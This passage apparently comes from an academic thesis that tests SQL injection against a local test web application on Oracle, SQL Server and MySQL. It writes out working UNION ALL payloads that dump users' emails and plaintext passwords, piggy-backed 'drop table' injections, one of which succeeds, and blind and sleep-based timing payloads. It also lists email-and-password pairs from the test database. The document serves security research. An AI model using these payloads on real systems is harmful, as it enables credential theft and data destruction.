In the Figure 4.3 on the "Help for login" link, attacker finds a vulnerability for SQL injection (Figure 4.37, Figure 4.38).

```
http://localhost/MySQL-Test/help.php?ID=1
```



localhost/MySQL-Test/help.php?ID=1

Help for login

Figure 4.37. SQL injection vulnerability for UNION Query attack.

The attacker tries an injection with ['] sign for obtain an information:

```
http://localhost/MySQL-Test/help.php?ID=1'
```


localhost/MySQL-Test/help.php?ID=1'

```
An error occurred : You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near ''' at line 1
```

Figure 4.38. SQL syntax error (MySQL).

If the attacker gets an SQL syntax error (Figure 4.38), the attacker has a vulnerability for SQL injection attack on UNION Query.


UNION operator lists the all datas from two or more tables in one query. On the MySQL important points of the UNION operator are:

- two or more tables have to same column numbers.
- same data are listed only one time.
- for listing the all data, 'UNION ALL' operator should be used.

In the following, UNION Query attack has been tested.

Firstly, attacker tries to find table's column numbers with [order by] SQL statement (Figure 4.39) 'order by 1, order by 2, order by 3… order by 7' until having the system error in "order by 7" (Figure 4.40).


```
http://localhost/MySQL-Test/help.php?ID=1 order by 1
```


localhost/MySQL-Test/help.php?ID=1 order by 1

Help for login

Figure 4.39. Trial of finding column number of table by [order by] in MySQL.

```
http://localhost/MySQL-Test/help.php?ID=1 order by 7
```


localhost/MySQL-Test/help.php?ID=1 order by 7


An error occurred : Unknown column '7' in 'order clause'

Figure 4.40. Error message of SQL statement for [order by 7] in MySQL.

When an attacker gets the error message (Figure 4.40) finds the column numbers of the table, which is six. Then attacker tries [UNION ALL] SQL statement to find database name, table name, column name, and etc.

Now attacker tries [UNION ALL] SQL statement with numbers (Figure 4.41).

```
http://localhost/MySQL-Test/help.php?ID=1 union all
select 1,2,3,4,5,6
```


localhost/MySQL-Test/help.php?ID=1 union all select 1,2,3,4,5,6

Last updated on 27.06.2019. [::1]

2

3

Figure 4.41. Usage of SQL statement for [UNION ALL] with numbers in MySQL.


The next attack step was not resulted with any error message then the attack was proceeded to next step (Figure 4.42)

The attacker tries to find vulnerability (Figure 4.41) and found some vulnerable parameters for web application.

In the following figures (from Figure 4.42 to Figure 4.47) the attacker acquires the information of MySQL Database version and name respectively. The version information of a

MySQL is important point for the attack. Later on, the attacker lists the table names and column names of MySQL Database so, the attacker creates the structure of the users table in the MySQL Database (Table 4.8).


```
http://localhost/MySQL-Test/help.php?ID=1 union all
select 1,2,@@version,4,5,6
```



```
localhost/MySQL-Test/help.php?ID=1 union all select 1,2,@@version,4,5,6
2
5.7.16-log
```

Figure 4.42. Version of MySQL.

```
http://localhost/MySQL-Test/help.php?ID=1 union all
select 1,2,table_name,4,5,6 from
information_schema.tables
```




```
localhost/MySQL-Test/help.php?ID=1 union all select 1,2,table_name,4,5,6 from information_schema.tables
Last updated on 01.01.1970. [::1]
2
users
```

Figure 4.43. List of table_name in information_schema.tables.

The attacker listed all table names in the database (Figure 4.43), at the same time attacker can limit the list of table name with [limit 0,1] (Figure 4.44).

```
http://localhost/MySQL-Test/help.php?ID=1 union all
select 1,2,table_name,4,5,6 from
information_schema.tables limit 361,1
```




```
localhost/MySQL-Test/help.php?ID=1 union all select 1,2,table_name,4,5,6 from information_schema.tables limit 361,1
2
users
```

Figure 4.44. List of table_name by [limit 361,1] in information_schema.tables on MySQL.

The attacker is focused on users table in the table list in the Figure 4.43. Next the attacker lists all column names in the database (Figure 4.45), at the same time attacker can limit list of column name with [limit 0,1] (Figure 4.46). On the column name of table, the attacker focuses on UserEmail and UserPassword columns.

```
http://localhost/MySQL-Test/help.php?ID=1 union all
select 1,2,column_name,4,5,6 from
information_schema.columns
```


localhost/MySQL-Test/help.php?ID=1 union all select 1,2,column_name,4,5,6 from information_schema.columns


Last updated on 01.01.1970. [::1]

2

UserEMail

Figure 4.45. List of column_name in information_schema.columns on MySQL.

```
http://localhost/MySQL-Test/help.php?ID=1 union all
select 1,2,column_name,4,5,6 from
information_schema.columns limit 4135,1
```


localhost/MySQL-Test/help.php?ID=1 union all select 1,2,column_name,4,5,6 from information_schema.columns limit 4135,1


2

UserPassword

Figure 4.46. List of column_name by [limit 4134,1] in information_schema.columns.

At the same time the attacker can list columns of users table (Figure 4.47).

```
http://localhost/MySQL-Test/help.php?ID=1 union all
select 1,2,column_name,4,5,6 from
information_schema.columns where table_name = 'users'
```


ySQL-Test/help.php?ID=1 union all select 1,2,column_name,4,5,6 from information_schema.columns where table_name = 'users'

Last updated on 01.01.1970. [::1]

2

UserEMail

Figure 4.47. List of column_name in information_schema.columns in users table (Table 4.8) on MySQL.


Table 4.8. Web application users table structure.

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME
def	sql_test_system	users	UserID
def	sql_test_system	users	CompanyID
def	sql_test_system	users	SubCompanyID
def	sql_test_system	users	UserSecurityID
def	sql_test_system	users	UserPhoto
def	sql_test_system	users	UserName
def	sql_test_system	users	UserSurname
def	sql_test_system	users	UserEMail
def	sql_test_system	users	UserPassword
def	sql_test_system	users	UserBefore
def	sql_test_system	users	UserAfter
def	sql_test_system	users	UserAuthority
def	sql_test_system	users	UserStatus
def	sql_test_system	users	UserDate
def	sql_test_system	users	UserIP
def	sql_test_system	users	UserSecurityIP
def	sql_test_system	users	UserMainPage

Now the attacker focuses on UserEMail, UserPassword, UserAuthority colums of users table of web application.

After listing the users table structure, the attacker lists all the data (Table 4.9) in the users table such as users' email addresses, passwords, etc. (Figure 4.48).

```
http://localhost/MySQL-Test/help.php?ID=1 union all
select
1,2,concat(UserEMail,0x3a,UserPassword,0x3a,UserAutho
rity),4,5,6 from users
```



```
localhost/MySQL-Test/help.php?ID=1 union all select 1,2,concat(UserEMail,0x3a,UserPassword,0x3a,UserAuthority),4,5,6 from users
Last updated on 27.06.2019. [::1]
2
burhanaltintas@gmail.com:admin987:Admin
```

Figure 4.48. User email addresses and passwords for web application in MySQL.

The attacker gets the users' login information (Figure 4.48). In the test, there are three users in the web application database. They are one admin and two users (Table 4.9).

Table 4.9. List of users table of web application

UserEMail	**UserPassword**	**UserAuthority**
burhanaltintas@gmail.com	admin987	Admin
selcukc@abc.com	123456	User
egeb@abc.com	ege123	User

As a result the attacker has the login information (Figure 4.3) of Admin and has accessibility to the system as successfully with the admin authority (Table 4.9).

The attacker succeeded in accessing to the system and achieved all login information (Table 4.9). However, the attacker can modify or delete any kind of information such as finance information, stocks information, system settings, user privileges, etc.

4.1.3. PIGGY BACKED QUERIES / STATEMENT INJECTION

Purpose of Attack: modifying data, extracting data, performing denial of service, and execute of commands.

In piggy backed queries attack, the attacker tries to inject additional query to original query and executes SQL query. This attack is different from the others because the attacker cannot change the original query, the attacker tries to add a new and different query to the original query. In the web application two query occurs, first is original query, and the second is injected query. Piggy backed queries attack is a high degree harmful type of attack. If the attacker succeeds in this attack, he/she can insert any type of SQL command.

If an attacker enters (Figure 4.3) user name field information as [xxxx] and password field information as ['; drop table userauthorities --] then query will be (Code 4.6):

```
select * from users where users = ' xxxx' and
password = ''; drop table userauthorities --
```

Code 4.6. Injected Piggy Backed Queries of Figure 4.3.

In the Code 4.6 regular SQL query transform into an injected SQL query with ['; drop table userauthorities --] in Piggy Backed Queries attack. This is an additional query for web application and the queries are separated by query delimiter [;]. Web application executes the query till semicolon [;]. First query is the original query and it executes second part of the query, which is the injected query. The result of original query is null but, the second query result is successful and user authorities table of web application is deleted by the attacker.


In this section the results of the SQL Injection tests are presented in the Oracle 12c, SQL Server 2017, MySQL 5.7.

4.1.3.1. Oracle

In a Piggy Backed Queries attack, the attacker tries to modify the web application database and tries to change the web server services by executing the commands.

In the following figure (Figure 4.49) the attacker tests the web application for vulnerability:

```
http://localhost/MySQL-Test/help.php?ID=1; drop table
users
```


localhost/OrSQL-Test/help.php?ID=1; drop table users

An error occurred : ORA-00933: SQL command not properly ended [Q] [C]

Figure 4.49. Result of Piggy Backed Queries attack on Oracle.


In Oracle Piggy Backed Queries the attack does not work (Figure 4.49) because Oracle database does not allow executing multiple SQL statements in one query.

4.1.3.2. SQL Server

In a Piggy Backed Queries attack, the attacker tries to modify the web application database and tries to change the web server services by executing the commands.

In the following figure (Figure 4.50) the attacker tests the web application for vulnerability:


```
http://localhost/MsSQL-Test/help.php?ID=1; drop table
sql_test_system.users
```


localhost/MsSQL-Test/help.php?ID=1; drop table sql_test_system.users

Help for login


Figure 4.50. Result of Piggy Backed Queries attack on SQL Server.

In the Figure 4.50 the attack is resulted as successful. Web application users table is deleted by the attacker. The structures of SQLTest database before and after the attack has been presented in the figures (Figure 4.51) and (Figure 4.52):



```
Name
authorities
companies
pages
subcompanies
system
userauthorities
userpages
users
```

Figure 4.51. The structure of SQLTest database table before the attack on SQL Server.



```
Name
authorities
companies
pages
subcompanies
system
userauthorities
userpages
```


Figure 4.52. The structure of SQLTest database table after the attack on SQL Server.

4.1.3.3. MySQL

In a Piggy Backed Queries attack, the attacker tries to modify the web application database and tries to change the web server services by executing the commands.

In the following figure (Figure 4.53) the attacker tests the web application for vulnerability:

```
http://localhost/MySQL-Test/help.php?ID=1; drop table
users
```



localhost/MySQL-Test/help.php?ID=1; drop table users

An error occurred : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'drop table users' at line 1

Figure 4.53. Result of Piggy Backed Queries attack on MySQL.

In MySQL Piggy Backed Queries the attack does not work (Figure 4.53) because MySQL database does not allow executing multiple SQL statements in one query (Kumar & Gopal, 2016).

4.1.4. INFERENCE ATTACKS

Purpose of Attack: Identifying injectable parameters, extracting data, determining database schema.

In this kind of Inference attack, the result of any attack does not give any error message. An Inference attack results with two kinds which are **true** or **false.** If a web site or a web application is secured enough, the attackers generally use this kind of SQL Injection attack. However, the attacker tries an attack and observes the activity of web application as function and response. When an injection attack is succeeded, there is not any usable feedback via error message of the web application database. So, the attacker tries to use different methods to get a response of the web application database, because the attacker cannot get any error message of the web application database.

There are two types of inference attacks which are **Blind Injection Attack** and **Timing Attack**:

Blind Injection Attack: In the Blind injection attack, the attacker finds a vulnerable parameter in the web application. When an attack to a web application has been successful the results are;

(1) web application goes to perform regular functions, if the web application login query evaluates true;

(2) web application goes different behavior from regular functions, if the web application login query evaluates false.

If an attacker enters (Figure 4.3) user name field information as [burhanaltintas@gmail.com' and 1=0 --] which is a valid user name, and password field information as [anything] then query will be (Code 4.7):

```
select * from users where users =
'burhanaltintas@gmail.com' and 1=0 --' and password =
'anything'
```

Code 4.7. Injected Inference Query of Figure 4.3.

If an attacker enters (Figure 4.3) user name field information as [burhanaltintas@gmail.com' and 1=1 --] which is a valid user name, and password field information as [anything] then query will be (Code 4.8):

```
select * from users where users =
'burhanaltintas@gmail.com' and 1=1 --' and password =
'anything'
```

Code 4.8. Injected Inference Query of Blind Injection Attack (Figure 4.3).

There are two possible parameters which are (Figure 4.3) Code 4.7 is false and Code 4.8 is true in login.

Timing Attack: In the Timing attack, the attacker uses vulnerable parameters to inject a conditional statement, which is designed by the attacker, then acquires information by timing delay response of web application database.

In the Code 4.9 the attacker checks the web applications database by using MySQL version to get the information of the version of database which are it is 5 or not. If the attacker gets the answer in 15 seconds, the attack is resulted as successful.

```
http://localhost/SQL-Test/page.php?id=1 AND IF
(version() like '5%', sleep(15), 'false'))--
```

Code 4.9. Injected Inference Query of Timing Attack.

In this section the results of the SQL Injection tests are presented in the Oracle 12c, SQL Server 2017, MySQL 5.7.

4.1.4.1. Oracle

In the Blind injection attack, the attacker finds a vulnerable parameter in the web application.

In the following, an injection has been tried an entry into the Login form for true evaluation:

The attack test has been done via a valid user name but the password information was not known (Figure 4.54).




Figure 4.54. Blind SQL injection for true evaluate on Oracle.

In Figure 4.54 the identification of login form of web application user has been resulted as true by SQL query, and the attacker accesses to the system with the information of valid users by having the users' privileges..

In the following, an injection has been tried an entry into the Login form for false evaluation:





Figure 4.55. Blind SQL injection for false evaluate on Oracle.

In Figure 4.55 there is not any activity. Web application gives a regular error (User name or password error!) (Figure 4.56).



[User name or password error!] [Help for login]


Figure 4.56. Web application gives a regular error message for Figure 4.55.

4.1.4.2. SQL Server

In the Blind injection attack, the attacker finds a vulnerable parameter in the web application.

In the following, an injection has been tried an entry into the Login form for true evaluation:

The attack test has been done via a valid user name but the password information was not known (Figure 4.57).




burhanaltintas@gmail.com' and '1'='1'--

Figure 4.57. Blind SQL injection for true evaluate on SQL Server.

In Figure 4.57 the identification of login form of web application user has been resulted as true by SQL query, and the attacker accesses to the system with the information of valid users by having the users' privileges.

In the following, an injection has been tried an entry into the Login form for false evaluation:



burhanaltintas@gmail.com' and '1'='0'--


Password

Security code ug2rsc

[Help for login]

Figure 4.58. Blind SQL injection for false evaluate on SQL Server.

In the Figure 4.58 there is not any activity. Web application gives regular error (User name or password error!) (Figure 4.59).



User name

Password

Security code bjh3ed

[User name or password error!] [Help for login]

Figure 4.59. Web application gives regular error message for Figure 4.58.

In the following a trial of an injection to Login form on "Help for login" link is presented.

In the Figure 4.3 on the “Help for login” link the attacker finds a vulnerability for SQL injection Figure 4.60 and Figure 4.61:

```
http://localhost/MsSQL-Test/help.php?ID=1
```


